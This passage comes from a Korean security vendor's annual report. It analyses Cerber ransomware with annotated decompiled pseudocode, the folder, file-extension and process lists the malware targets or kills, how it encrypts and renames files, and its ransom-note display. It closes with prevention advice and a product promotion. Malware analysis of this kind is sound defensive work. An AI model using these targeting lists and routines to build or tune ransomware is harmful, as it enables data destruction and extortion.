    sub_40526E(0, (int)sub_405537, (int)&v8); // WNetOpenEnum
  sub_405659((int)lpAddress, (unsigned int)((_BYTE *)v11 - (_BYTE *)lpAddress) >> 4, a1);// WL, BL 비교, 확장자 비교
  result = (LPVOID)VirtualFree(lpAddress, 0, 0x8000u);
}
return result;
```

〈그림 16. 시스템 파일 검색 및 암호화 대상 확인〉

로컬 드라이브 및 네트워크 드라이브에 접근하여 암호화 대상에 포함한다.
Cerber 랜섬웨어의 암호화 대상은 아래와 같다.

암호화 대상 드라이브	
DRIVE_REMOVABLE	이동식 드라이브
DRIVE_FIXED	고정식 드라이브
DRIVE_RAMDISK	RAM 드라이브

```
"folders":[
   ":\documents and settings\all users\documents\",
   "\appdata\roaming\microsoft\office\",
   "\excel\",
   "\microsoft sql server\",
   "\onenote\",
   "\outlook\",
   "\powerpoint\",
   "\steam\",
   "\the bat!\",
   "\thunderbird\"
]
```


〈그림 17. 암호화 대상 폴더〉


```
"files":[
   "bootsect.bak",
   "iconcache.db",
   "ntuser.dat",
   "thumbs.db"
],
"folders":[
   ":\$recycle.bin\",
   ":\$windows.~bt\",
   ":\boot\",
   ":\documents and settings\all users\",
   ":\documents and settings\default user\",
   ":\documents and settings\localservice\",
   ":\documents and settings\networkservice\",
   ":\program files\",
   ":\program files (x86)\",
   ":\programdata\",
   ":\recovery\",
   ":\recycler\",
   ":\users\all users\",
   ":\windows\",
   ":\windows.old\",
   "\appdata\local\",
   "\appdata\locallow\",
   "\appdata\roaming\adobe\flash player\",
   "\appData\roaming\apple computer\safari\",
   "\appdata\roaming\ati\",
   "\appdata\roaming\intel\",
   "\appdata\roaming\intel corporation\",
   "\appdata\roaming\google\",
   "\appdata\roaming\macromedia\flash player\",
   "\appdata\roaming\mozilla\",
   "\appdata\roaming\nvidia\",
   "\appdata\roaming\opera\",
   "\appdata\roaming\opera software\",
   "\appdata\roaming\microsoft\internet explorer\",
   "\appdata\roaming\microsoft\windows\",
   "\application data\microsoft\",
   "\local settings\",
   "\public\music\sample music\",
   "\public\pictures\sample pictures\",
   "\public\videos\sample videos\",
   "\tor browser\"
],
```


〈그림 18. 암호화 제외 대상〉

암호화 대상이 되는 폴더는 랜섬웨어가 주로 공격하는 DB 파일과 문서 파일이 존재하는 폴더이다.

암호화 대상을 확인한 후 암호화 제외대상과 비교하여 일치하면 암호화 리스트에서 제외된다.
제외 대상에는 시스템 폴더와 결제 유도에 사용되는 Tor browser 관련 폴더가 포함되어 있다.

암호화 제외 대상에 대한 확인이 완료되면 최종적으로 대상이 되는 확장자를 비교하여 암호화 대상 리스트를 결정한다.
대상이 되는 확장자는 아래와 같으며, HWP는 포함되어있지 않다.

암호화 대상 확장자																
.accdb	.mdb	.mdf	.dbf	.vpd	.sdf	.sqlitedb	.sqlite3	.sqlite	.sql	.sdb	.doc	.docx	.odt	.xls	.xlsx	.ods	.ppt
.odp	.pst	.dbx	.wab	.tbk	.pps	.ppsx	.pdf	.jpg	.tif	.pub	.one	.rtf	.csv	.docm	.xlsm	.pptm	.ppsm
.dot	.dotx	.dotm	.xlt	.xltx	.xltm	.pot	.potx	.potm	.xps	.wps	.xla	.xlam	.erbsql	.acc	.ma	.litesql	.ndf
.pab	.oab	.contact	.jnt	.db	.msg	.prf	.rar	.txt	.xml	.zip	.1cd	.3ds	.3g2	.3gp	.7z	.7zip	.aoi
.asp	.aspx	.asx	.avi	.bak	.cer	.cfg	.class	.config	.css	.dds	.dwg	.dxf	.flf	.flv	.html	.idx	.js
.kwm	.laccdb	.ldf	.lit	.m3u	.mbx	.md	.mid	.mlb	.mov	.mp3	.mp4	.mpg	.obj	.pages	.php	.psd	.pwm
.safe	.sav	.save	.srt	.swf	.thm	.vob	.wav	.wma	.wmv	.3dm	.aac	.ai	.arw	.c	.cdr	.cls	.cpi
.pptx	.xlsb	.ost	.asf	.key	.rm	.cpp	.cs	.db3	.drw	.dxb	.eps	.fla	.flac	.fxg	.java	.m	.m4v
.max	.pcd	.pct	.pl	.ppam	.ps	.gbr	.r3d	.rw2	.sldm	.sldx	.svg	.tga	.xlm	.xlr	.xlw	.act	.adp
.al	.bkp	.blend	.cdf	.cdx	.cgm	.cr2	.crt	.dac	.dcr	.ddd	.design	.dtd	.fdb	.fff	.fpx	.h	.lif
.indd	.jpeg	.mos	.nd	.nsd	.nsf	.nsg	.nsh	.odc	.oil	.pas	.pat	.pef	.pfx	.ptx	.qbb	.qbm	.gho
.say	.st4	.st6	.stc	.sxc	.sxw	.tlg	.wad	.xlk	.aiff	.bin	.bmp	.cmt	.dat	.dit	.edb	.flvv	.gif
.groups	.hdd	.hpp	.m2ts	.m4p	.mkv	.mpeg	.nvram	.ogg	.pdb	.pif	.png	.qed	.qcow	.qcow2	.rvt	.st7	.stm
.vbox	.vdi	.vhd	.vhdx	.vmdk	.vmsd	.vmx	.vmxf	.3fr	.3pr	.ab4	.accde	.accdr	.accdt	.ach	.acr	.adb	.ads
.agdl	.ait	.apj	.asm	.awg	.back	.backup	.dgn	.bank	.bay	.bdb	.bgt	.bik	.bpw	.cdr3	.cdr4	.cdr5	.cdr6
.cdrw	.ce1	.ce2	.cib	.craw	.crw	.csh	.csl	.stl	.dc2	.dcs	.ddoc	.ddrw	.der	.des	.dgc	.djvu	.dng
.drf	.dxg	.eml	.erf	.exf	.ffd	.fh	.fhd	.gray	.grey	.gry	.hbk	.ibank	.ibd	.ibz	.iiq	.incpas	.jpe
.kc2	.kdbx	.kdc	.kpdx	.lua	.mdc	.mef	.mfw	.mmw	.mny	.vsd	.mrw	.myd	.ndd	.nef	.nk2	.nop	.nrw
.ns2	.ns3	.ns4	.nwb	.nx2	.nxl	.nyf	.odb	.odf	.odg	.odm	.orf	.otg	.oth	.otp	.ots	.ott	.p12
.p7b	.p7c	.pdd	.mts	.tax	.plc	.psafe3	.py	.qba	.qbr	.qbw	.qbx	.qby	.raf	.rat	.raw	.rdb	.rwl
.rwz	.s3db	.sd0	.sda	.sr2	.srf	.srw	.st5	.st8	.std	.sti	.stw	.stx	.sxd	.sxg	.sxi	.sxm	.tex
.wallet	.wb2	.wpd	.x11	.x3f	.xis	.ycbcra	.yuv	.mab	.json	.msf	.jar	.cdb	.srb	.abd	.qtb	.cfn	.info
.info_	.flb	.def	.atb	.tbn	.tbb	.tlx	.pml	.pmo	.pnx	.pnc	.pmi	.pmm	.lck	.pml	.pmr	.usr	.pnd
.pmj	.pm	.lock	.srs	.pbf	.omg	.wmf	.sh	.war	.ascx	.k2p	.apk	.asset	.bsa	.d3dbsp	.das	.forge	.iwi
.lbf	.litemod	.ltx	.m4a	.re4	.slm	.tiff	.upk	.xxx	.money	.cash	.private	.cry					
.sqlite-shm		.moneywell		.backupdb		.pspimage		.mapimail									
.plus_muhd		.sqlite-wal		.sas7bdat		.db_journal											

〈그림 19. 암호화 대상 확장자〉

7) 주요 프로세스 차단

```
if ( sub_409B84(0x104u, lpString1) )
{
  v2 = sub_4085A7();                            // Get currentprocess list
  v3 = v2;
  if ( v2 )
  {
    for ( i = v2; ; i += *(_DWORD *)i )
    {
      if ( !lstrcmpiW(lpString1, *(LPCWSTR *)(i + 60)) )
        sub_40856A(*(_DWORD *)(i + 68), uExitCode);// TerminateProcess
      if ( !*(_DWORD *)i )
        break;
    }
    sub_405CD9(v3);
  }
}
```

〈그림 20. 주요 프로세스 차단〉

Cerber 랜섬웨어는 데이터 베이스도 암호화 대상으로 하기 때문에
암호화를 위하여 데이터 베이스 서버 등과 관련된 프로세스를 차단하려고 시도한다.
주요 차단 대상 프로세스는 아래와 같다.

주요 차단 대상 프로세스				
msftesql.exe	sqlagent.exe	sqlbrowser.exe	sqlservr.exe	ocautoupds.exe
oracle.exe	ocssd.exe	dbsnmp.exe	synctime.exe	mydesktopqos.exe
xfssvccon.exe	ocomm.exe	sqlwriter.exe	tbirdconfig.exe	firefoxconfig.exe
mysqld.exe	mysqld-nt.exe	mysqld-opt.exe	dbeng50.exe	sqbcoreservice.exe
agntsvc.exeagntsvc.exe		agntsvc.exeencsvc.exe		
agntsvc.exeisqlplussvc.exe		mydesktopservice.exe		

8) 파일 암호화

```
if ( byte_42E400 )
{
  GetSystemInfo(&SystemInfo);
  v16 = 2 * SystemInfo.dwNumberOfProcessors;
}
sub_4011BD();
for ( ; v16; --v16 )
  sub_40682E(v23, (int)sub_4017C5, (int)&v18);// sub_4017C5 -> EncryptThread
v17 = v23;
sub_40687B(v23);
```

〈그림 21. 파일 암호화 스레드〉

파일 암호화는 스레드로 동작하며 Processor core 개수의 2배만큼 스레드가 생성된다.

이름	크기	종류	수정한 날짜
1JNEtXpySO,958b	3KB	958B 파일	2016-11-25 오전 ...
kPDXC95X2h,958b	4KB	958B 파일	2016-11-25 오전 ...
L4JIM9YlaP,958b	9KB	958B 파일	2016-11-25 오전 ...
mJLRbm0_Oi,958b	3KB	958B 파일	2016-11-25 오전 ...
README,hta	62KB	HTML Application	2016-11-25 오전 ...
YFBhbxqQa5,958b	5KB	958B 파일	2016-11-25 오전 ...

〈그림 22. 파일 암호화〉

원본 파일의 내용을 읽어서 암호화 후에 덮어 쓰며,
MoveFile로 파일명을 변경하는 방식으로 진행된다. 파일명은 아래와 같이 구성된다.

파일명 : [랜덤 숫자, 영문 10글자]
확장자 : PC의 Hardware ID 값의 일부

9) 바탕화면 변경, 음성 알림, 결제 유도 페이지 실행

```
    WriteFile(hFile, lpBuffer, v36, &NumberOfBytesWritten, 0);
    sub_403C9A(v37);
    sub_4083BE(v38, v37);
    SystemParametersInfoW(0x14u, 0, (PVOID)lpString, 3u);// change_wallpaper
  }
  sub_405CD9((int)lpString);
}
```

〈그림 23. 바탕화면 변경〉

리소스에 존재하는 데이터를 이용하여 결제 유도 텍스트가 포함된 이미지 파일을 생성하고,
해당 이미지 파일로 바탕화면을 변경한다.

```
v3 = (const CHAR *)sub_407F99(&unk_4122A4, 4u, -8, 0);// speaker -> text -> text
v4 = sub_40F2A2(v2, v3);
v5 = sub_40F3C5(v4);
if ( v5 )
{
  v6 = (const CHAR *)sub_407F99("₩n등e", 6u, 36, 0);// repeat
  v7 = sub_40F2A2(v2, v6);
  v8 = sub_40F35E((void *)v7);
  if ( v8 )
  {
    v9 = sub_408DA2((LPCSTR)v5);
    if ( v9 )
    {
      if ( v8 > 0 )
      {
        do
        {
          (*(void (__stdcall **)(LPVOID, int, _DWORD, _DWORD))(*(_DWORD *)ppv + 80))(ppv, v9, 0, 0);// TTS -> sapi
          --v8;
        }
        while ( v8 );
```


〈그림 24. Text To Speech를 이용한 음성 알림〉

이전 버전의 Cerber는 비주얼 베이직 스크립트를 생성하여 경고문구를 음성으로 알려주었다.
최근 버전은 내부에서 스레드로 동작하면서 경고 문구를 음성으로 읽어주는 것이 특징이다.

```
if ( i >= dword_42EAD4 )
  break;
sub_404ACF(*(_DWORD *)(dword_42EAC4 + 4 * i), (int)lpDirectory);// tmp/README.hta -> createFile
v8 = sub_404A9D(*(_DWORD *)(dword_42EAC4 + 4 * i), (char)lpDirectory);
v12 = v8;
if ( v8 )
{
  v9 = (const WCHAR *)v8;
  v10 = (const WCHAR *)sub_408372(&unk_4125C4, 4u, -6);
  v11 = GetForegroundWindow();
  ShellExecuteW(v11, v10, v9, 0, lpDirectory, 1);
  sub_405CD9(v12);
}
```


〈그림 25. 결제 유도 페이지 실행〉

암호화 및 모든 내부 동작이 완료되면 최종적으로 결제유도 페이지를 실행한다.
결제유도 페이지는 Html Application으로 만들어졌으며, 아래와 같이 한국어를 지원한다.



〈그림 26. 결제 유도 페이지〉

3. 동작 흐름도



〈그림 27. 동작 흐름도〉

3. 결 론

Cerber 랜섬웨어는 Rig Exploit Kit을 이용하여 꾸준하게 유포되고 있다.
사회적인 이슈를 미끼로 사용자의 시스템을 감염시키는 사례도 여러차례 나오고 있다.
멀버타이징 방식을 사용하여, 웹 사이트 접속으로 시스템 감염이 발생할 수 있으므로
사용자의 각별한 주의가 요구된다.
온라인 마켓에서 판매되고 있기 때문에 앞으로도 버전이 계속 업데이트 될 것으로 예상된다.
업데이트가 될 때마다 보안 프로그램 탐지 우회기능이 발전할 것으로 판단된다.
파일 암호화가 진행되면 현재로서는 복구할 수 있는 방법이 없다. 예방이 가장 중요하다.
예방 방법에는 어플리케이션 최신 업데이트, 데이터 백업, 공유폴더 관리 등이 있다.
특히 Exploit Kit를 이용하여 배포되기 때문에
사전에 Exploit Kit이 삽입된 웹 사이트를 탐지하여 해당 사이트 접속을 차단해야 한다.
즉, 원천적으로 랜섬웨어가 다운로드 되지 않게 하는 것이 가장 효과적인 예방방법이다.

WebKeeper

보안업데이트 Annual Report

(2016.1~12)

· 보안업데이트 및 악성코드분석 : 연구소 Clean Internet팀

· 공시시스템 운영 : 경영기획실 마케팅파트& 연구소 Clean Internet팀

· 편집 및 발행 : 경영기획실 마케팅파트

· 발행일 : 2017.04.26

〈웹키퍼 보안업데이트 공시를 받으시려면〉

· 악성코드 데일리 카톡 신청 : 카카오톡 → ID/플러스친구 검색 → '소만사' 검색

· 위클리 리포트 구독신청 : sc@somansa.com

"뭐? 밤새 악성코드를
분석해서 알아냈다고?"

나랑 밤새 술마신 김과장은 그럼 누구냐?.....
나는 알고 있다. 네가 전무님 브리핑 전 카톡 본 것을 ...

카톡으로 구독하는 오늘의 악성코드사이트

웹키퍼 악성코드 데일리카톡

2012년
52,462회

2013년
298,228회

2014년
1,800,872회

2015년
7,525,867회

2016년
27,350,447회

5년 연속 총 3천7백만회(37,027,876)의 악성코드 보안업데이트를 받으셨습니다